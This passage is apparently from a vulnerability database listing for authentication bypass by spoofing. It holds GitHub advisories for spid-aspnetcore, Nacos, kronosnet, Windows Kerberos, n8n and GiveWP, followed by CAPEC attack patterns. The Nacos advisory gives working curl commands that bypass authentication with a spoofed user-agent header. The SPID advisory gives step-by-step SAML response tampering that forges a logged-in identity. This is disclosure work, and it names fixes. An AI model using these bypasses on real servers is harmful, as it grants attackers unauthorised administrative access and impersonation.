BurpSuite\n12. Perform URL-decoding and Base64-decoding of the POST `SAMLResponse` parameter\n13. Insert the content present at the following URL in the second line of the XML: https://demo.spid.gov.it/metadata.xml\n14. Change the contents of the tag `\u003csaml:Assertion\u003e`, for example change the `email` attribute to an arbitrary value: `spid.tech@shielder.it`\n15. Run Base64-encoding and then URL-encoding the `SAMLResponse` parameter\n16. Send the request and note the redirect to `/home/loggedin` which demonstrates the correct identification and therefore also the verification of the arbitrary signature inserted in `SAMLResponse` despite the modification of the assertion\n\n\n\n### Recommended Solution\n\nVerify all signatures within the SAML response and do not accept unsigned XML elements.\n\n### References\n\n- https://cheatsheetseries.owasp.org/cheatsheets/SAML_Security_Cheat_Sheet.html\n\n### Credits\n- [Abdel Adim `smaury` Oisfi](https://x.com/smaury92) di [Shielder](https://www.shielder.com)\n- [Paolo`paupu` Cavagli\u00e0](https://x.com/paupu_95) di [Shielder](https://www.shielder.com)\n- [Nicola `fromveeko` Davico](https://x.com/fromveeko) di [Shielder](https://www.shielder.com)",
"id": "GHSA-36h8-r92j-w9vw",
"modified": "2025-02-18T19:25:13Z",
"published": "2025-02-18T19:25:13Z",
"references": [
{
"type": "WEB",
"url": "https://github.com/italia/spid-aspnetcore/security/advisories/GHSA-36h8-r92j-w9vw"
},
{
"type": "WEB",
"url": "https://github.com/italia/spid-aspnetcore/commit/093efa2273f8a1e0481f678a0bfcd57fbdc7b029"
},
{
"type": "PACKAGE",
"url": "https://github.com/italia/spid-aspnetcore"
}
],
"schema_version": "1.4.0",
"severity": [
{
"score": "CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:N",
"type": "CVSS_V3"
}
],
"summary": "The AspNetCore Remote Authenticator for SPID Allows SAML Response Signature Verification Bypass"
}
GHSA-36HP-JR8H-556F
Vulnerability from github – Published: 2021-04-27 20:09 – Updated: 2021-05-10 14:56When configured to use authentication (-Dnacos.core.auth.enabled=true) Nacos uses the AuthFilter servlet filter to enforce authentication. This filter has a backdoor that enables Nacos servers to bypass this filter and therefore skip authentication checks. This mechanism relies on the user-agent HTTP header so it can be easily spoofed.
The following request to the configuration endpoint gets rejected as we are not providing any credentials:
❯ curl -X POST "http://127.0.0.1:8848/nacos/v1/cs/configs?dataId=nacos.cfg.dataIdfoo&group=foo&content=helloWorld"
{"timestamp":"2020-12-02T14:33:57.154+0000","status":403,"error":"Forbidden","message":"unknown user!","path":"/nacos/v1/cs/configs"}
However the following one gets accepted by using the Nacos-Server user-agent header:
❯ curl -X POST -A Nacos-Server "http://127.0.0.1:8848/nacos/v1/cs/configs?dataId=nacos.cfg.dataIdfoo&group=foo&content=helloWorld"
true
Impact
This issue may allow any user to carry out any administrative tasks on the Nacos server.
{
  "affected": [
    {
      "package": {
        "ecosystem": "Maven",
        "name": "com.alibaba.nacos:nacos-common"
      },
      "ranges": [
        {
          "events": [
            {
              "introduced": "0"
            },
            {
              "fixed": "1.4.1"
            }
          ],
          "type": "ECOSYSTEM"
        }
      ]
    }
  ],
  "aliases": [
    "CVE-2021-29441"
  ],
  "database_specific": {
    "cwe_ids": [
      "CWE-290"
    ],
    "github_reviewed": true,
    "github_reviewed_at": "2021-04-27T20:08:38Z",
    "nvd_published_at": "2021-04-27T21:15:00Z",
    "severity": "HIGH"
  },
  "details": "When configured to use authentication (`-Dnacos.core.auth.enabled=true`) Nacos uses the `AuthFilter` servlet filter to enforce authentication. This filter has a [backdoor](https://github.com/alibaba/nacos/blob/5fa05aef52f7432aeab19fe53035431b9d8c91d9/core/src/main/java/com/alibaba/nacos/core/auth/AuthFilter.java#L78-L81) that enables Nacos servers to bypass this filter and therefore skip authentication checks. This mechanism relies on the `user-agent` HTTP header so it can be easily spoofed.\n\nThe following request to the `configuration` endpoint gets rejected as we are not providing any credentials:\n```\n\u276f curl -X POST \"http://127.0.0.1:8848/nacos/v1/cs/configs?dataId=nacos.cfg.dataIdfoo\u0026group=foo\u0026content=helloWorld\"\n{\"timestamp\":\"2020-12-02T14:33:57.154+0000\",\"status\":403,\"error\":\"Forbidden\",\"message\":\"unknown user!\",\"path\":\"/nacos/v1/cs/configs\"}                                                                                                       \n```\n\nHowever the following one gets accepted by using the `Nacos-Server` user-agent header:\n```\n\u276f curl -X POST -A Nacos-Server \"http://127.0.0.1:8848/nacos/v1/cs/configs?dataId=nacos.cfg.dataIdfoo\u0026group=foo\u0026content=helloWorld\"\ntrue \n```\n\n#### Impact\n\nThis issue may allow any user to carry out any administrative tasks on the Nacos server.",
  "id": "GHSA-36hp-jr8h-556f",
  "modified": "2021-05-10T14:56:08Z",
  "published": "2021-04-27T20:09:17Z",
  "references": [
    {
      "type": "ADVISORY",
      "url": "https://nvd.nist.gov/vuln/detail/CVE-2021-29441"
    },
    {
      "type": "WEB",
      "url": "https://github.com/alibaba/nacos/issues/4701"
    },
    {
      "type": "WEB",
      "url": "https://github.com/alibaba/nacos/pull/4703"
    },
    {
      "type": "ADVISORY",
      "url": "https://github.com/advisories/GHSA-36hp-jr8h-556f"
    }
  ],
  "schema_version": "1.4.0",
  "severity": [],
  "summary": "Authentication Bypass"
}
GHSA-36HW-MPC9-FW23
Vulnerability from github – Published: 2026-07-21 06:31 – Updated: 2026-07-21 06:31A vulnerability was found in the internal Access Control List (ACL) subsystem of kronosnet (Version affected: <= 1.34). When the framework is explicitly configured to manage dynamic links (accepting network traffic from any IP address) without network payload encryption, the validation architecture implicitly trusts the link ID provided within incoming data packets. A remote, unauthenticated attacker can exploit this lack of validation by spoofing a legitimate link ID inside crafted network frames. This allows the attacker to fully bypass the ACL framework and inject arbitrary data packets into the application layer, potentially leading to data corruption or service instabilities.
{
  "affected": [],
  "aliases": [
    "CVE-2026-15812"
  ],
  "database_specific": {
    "cwe_ids": [
      "CWE-290"
    ],
    "github_reviewed": false,
    "github_reviewed_at": null,
    "nvd_published_at": "2026-07-21T06:16:28Z",
    "severity": "MODERATE"
  },
  "details": "A vulnerability was found in the internal Access Control List (ACL) subsystem of kronosnet (Version affected: \u003c= 1.34). When the framework is explicitly configured to manage dynamic links (accepting network traffic from any IP address) without network payload encryption, the validation architecture implicitly trusts the link ID provided within incoming data packets. A remote, unauthenticated attacker can exploit this lack of validation by spoofing a legitimate link ID inside crafted network frames. This allows the attacker to fully bypass the ACL framework and inject arbitrary data packets into the application layer, potentially leading to data corruption or service instabilities.",
  "id": "GHSA-36hw-mpc9-fw23",
  "modified": "2026-07-21T06:31:18Z",
  "published": "2026-07-21T06:31:18Z",
  "references": [
    {
      "type": "ADVISORY",
      "url": "https://nvd.nist.gov/vuln/detail/CVE-2026-15812"
    },
    {
      "type": "WEB",
      "url": "https://access.redhat.com/security/cve/CVE-2026-15812"
    },
    {
      "type": "WEB",
      "url": "https://bugzilla.redhat.com/show_bug.cgi?id=2500851"
    }
  ],
  "schema_version": "1.4.0",
  "severity": [
    {
      "score": "CVSS:3.1/AV:N/AC:H/PR:N/UI:N/S:U/C:N/I:L/A:L",
      "type": "CVSS_V3"
    }
  ]
}
GHSA-37GW-25XX-74F7
Vulnerability from github – Published: 2024-01-09 18:30 – Updated: 2024-01-09 18:30Windows Kerberos Security Feature Bypass Vulnerability
{
  "affected": [],
  "aliases": [
    "CVE-2024-20674"
  ],
  "database_specific": {
    "cwe_ids": [
      "CWE-290",
      "CWE-305"
    ],
    "github_reviewed": false,
    "github_reviewed_at": null,
    "nvd_published_at": "2024-01-09T18:15:50Z",
    "severity": "CRITICAL"
  },
  "details": "Windows Kerberos Security Feature Bypass Vulnerability",
  "id": "GHSA-37gw-25xx-74f7",
  "modified": "2024-01-09T18:30:28Z",
  "published": "2024-01-09T18:30:28Z",
  "references": [
    {
      "type": "ADVISORY",
      "url": "https://nvd.nist.gov/vuln/detail/CVE-2024-20674"
    },
    {
      "type": "WEB",
      "url": "https://msrc.microsoft.com/update-guide/vulnerability/CVE-2024-20674"
    }
  ],
  "schema_version": "1.4.0",
  "severity": [
    {
      "score": "CVSS:3.1/AV:A/AC:L/PR:L/UI:N/S:C/C:H/I:H/A:H",
      "type": "CVSS_V3"
    }
  ]
}
GHSA-38C7-23HJ-2WGQ
Vulnerability from github – Published: 2026-02-26 22:47 – Updated: 2026-02-26 22:47Impact
An attacker who knows the webhook URL of a workflow using the ZendeskTrigger node could send unsigned POST requests and trigger the workflow with arbitrary data. The node does not verify the HMAC-SHA256 signature that Zendesk attaches to every outbound webhook, allowing any party to inject crafted payloads into the connected workflow.
Patches
The issue has been fixed in n8n versions 2.6.2 and 1.123.18. Users should upgrade to one of these versions or later to remediate the vulnerability.
Workarounds
If upgrading is not immediately possible, administrators should consider the following temporary mitigations: - Limit workflow creation and editing permissions to fully trusted users only. - Restrict network access to the n8n webhook endpoint to known Zendesk IP ranges.
These workarounds do not fully remediate the risk and should only be used as short-term mitigation measures.
{
  "affected": [
    {
      "package": {
        "ecosystem": "npm",
        "name": "n8n"
      },
      "ranges": [
        {
          "events": [
            {
              "introduced": "0"
            },
            {
              "fixed": "1.123.18"
            }
          ],
          "type": "ECOSYSTEM"
        }
      ]
    },
    {
      "package": {
        "ecosystem": "npm",
        "name": "n8n"
      },
      "ranges": [
        {
          "events": [
            {
              "introduced": "2.0.0"
            },
            {
              "fixed": "2.6.2"
            }
          ],
          "type": "ECOSYSTEM"
        }
      ]
    }
  ],
  "aliases": [],
  "database_specific": {
    "cwe_ids": [
      "CWE-290"
    ],
    "github_reviewed": true,
    "github_reviewed_at": "2026-02-26T22:47:06Z",
    "nvd_published_at": null,
    "severity": "MODERATE"
  },
  "details": "## Impact\nAn attacker who knows the webhook URL of a workflow using the ZendeskTrigger node could send unsigned POST requests and trigger the workflow with arbitrary data. The node does not verify the HMAC-SHA256 signature that Zendesk attaches to every outbound webhook, allowing any party to inject crafted payloads into the connected workflow.\n\n## Patches\nThe issue has been fixed in n8n versions 2.6.2 and 1.123.18. Users should upgrade to one of these versions or later to remediate the vulnerability.\n\n## Workarounds\nIf upgrading is not immediately possible, administrators should consider the following temporary mitigations:\n- Limit workflow creation and editing permissions to fully trusted users only.\n- Restrict network access to the n8n webhook endpoint to known Zendesk IP ranges.\n\nThese workarounds do not fully remediate the risk and should only be used as short-term mitigation measures.",
  "id": "GHSA-38c7-23hj-2wgq",
  "modified": "2026-02-26T22:47:06Z",
  "published": "2026-02-26T22:47:06Z",
  "references": [
    {
      "type": "WEB",
      "url": "https://github.com/n8n-io/n8n/security/advisories/GHSA-38c7-23hj-2wgq"
    },
    {
      "type": "WEB",
      "url": "https://github.com/n8n-io/n8n/commit/3839e310bd4c3002c646c363d1411916fa195151"
    },
    {
      "type": "WEB",
      "url": "https://github.com/n8n-io/n8n/commit/c6520e4e87614fa60c9433e93019e211f19f65f9"
    },
    {
      "type": "PACKAGE",
      "url": "https://github.com/n8n-io/n8n"
    }
  ],
  "schema_version": "1.4.0",
  "severity": [
    {
      "score": "CVSS:3.1/AV:N/AC:H/PR:N/UI:N/S:C/C:N/I:L/A:N",
      "type": "CVSS_V3"
    },
    {
      "score": "CVSS:4.0/AV:N/AC:L/AT:P/PR:N/UI:N/VC:N/VI:L/VA:N/SC:N/SI:L/SA:N",
      "type": "CVSS_V4"
    }
  ],
  "summary": "n8n has Webhook Forgery on Zendesk Trigger Node"
}
GHSA-38MQ-P4J9-92WM
Vulnerability from github – Published: 2026-10-09 12:31 – Updated: 2026-10-09 12:31Authentication Bypass by Spoofing vulnerability in Liquid Web / StellarWP GiveWP give allows Identity Spoofing.This issue affects GiveWP: from n/a through 4.16.8.1.
{
  "affected": [],
  "aliases": [
    "CVE-2026-96333"
  ],
  "database_specific": {
    "cwe_ids": [
      "CWE-290"
    ],
    "github_reviewed": false,
    "github_reviewed_at": null,
    "nvd_published_at": "2026-10-09T10:16:44Z",
    "severity": "HIGH"
  },
  "details": "Authentication Bypass by Spoofing vulnerability in Liquid Web / StellarWP GiveWP give allows Identity Spoofing.This issue affects GiveWP: from n/a through 4.16.8.1.",
  "id": "GHSA-38mq-p4j9-92wm",
  "modified": "2026-10-09T12:31:43Z",
  "published": "2026-10-09T12:31:43Z",
  "references": [
    {
      "type": "ADVISORY",
      "url": "https://nvd.nist.gov/vuln/detail/CVE-2026-96333"
    },
    {
      "type": "WEB",
      "url": "https://patchstack.com/database/wordpress/plugin/give/vulnerability/wordpress-givewp-plugin-4-16-8-1-payment-bypass-vulnerability?_s_id=cve"
    }
  ],
  "schema_version": "1.4.0",
  "severity": [
    {
      "score": "CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:H/A:N",
      "type": "CVSS_V3"
    }
  ]
}
No mitigation information available for this CWE.
CAPEC-21: Exploitation of Trusted Identifiers
An adversary guesses, obtains, or "rides" a trusted identifier (e.g. session ID, resource ID, cookie, etc.) to perform authorized actions under the guise of an authenticated user or service.
CAPEC-22: Exploiting Trust in Client
An attack of this type exploits vulnerabilities in client/server communication channel authentication and data integrity. It leverages the implicit trust a server places in the client, or more importantly, that which the server believes is the client. An attacker executes this type of attack by communicating directly with the server where the server believes it is communicating only with a valid client. There are numerous variations of this type of attack.
CAPEC-459: Creating a Rogue Certification Authority Certificate
An adversary exploits a weakness resulting from using a hashing algorithm with weak collision resistance to generate certificate signing requests (CSR) that contain collision blocks in their "to be signed" parts. The adversary submits one CSR to be signed by a trusted certificate authority then uses the signed blob to make a second certificate appear signed by said certificate authority. Due to the hash collision, both certificates, though different, hash to the same value and so the signed blob works just as well in the second certificate. The net effect is that the adversary's second X.509 certificate, which the Certification Authority has never seen, is now signed and validated by that Certification Authority.
CAPEC-461: Web Services API Signature Forgery Leveraging Hash Function Extension Weakness
An adversary utilizes a hash function extension/padding weakness, to modify the parameters passed to the web service requesting authentication by generating their own call in order to generate a legitimate signature hash (as described in the notes), without knowledge of the secret token sometimes provided by the web service.
CAPEC-473: Signature Spoof
An attacker generates a message or datablock that causes the recipient to believe that the message or datablock was generated and cryptographically signed by an authoritative or reputable source, misleading a victim or victim operating system into performing malicious actions.
CAPEC-476: Signature Spoofing by Misrepresentation
An attacker exploits a weakness in the parsing or display code of the recipient software to generate a data blob containing a supposedly valid signature, but the signer's identity is falsely represented, which can lead to the attacker manipulating the recipient software or its victim user to perform compromising actions.
CAPEC-59: Session Credential Falsification through Prediction
This attack targets predictable session ID in order to gain privileges. The attacker can predict the session ID used during a transaction to perform spoofing and session hijacking.
CAPEC-60: Reusing Session IDs (aka Session Replay)
This attack targets the reuse of valid session ID to spoof the target system in order to gain privileges. The attacker tries to reuse a stolen session ID used previously during a transaction to perform spoofing and session hijacking. Another name for this type of attack is Session Replay.
CAPEC-667: Bluetooth Impersonation AttackS (BIAS)
An adversary disguises the MAC address of their Bluetooth enabled device to one for which there exists an active and trusted connection and authenticates successfully. The adversary can then perform malicious actions on the target Bluetooth device depending on the target’s capabilities.
CAPEC-94: Adversary in the Middle (AiTM)
An adversary targets the communication between two components (typically client and server), in order to alter or obtain data from transactions. A general approach entails the adversary placing themself within the communication channel between the two components.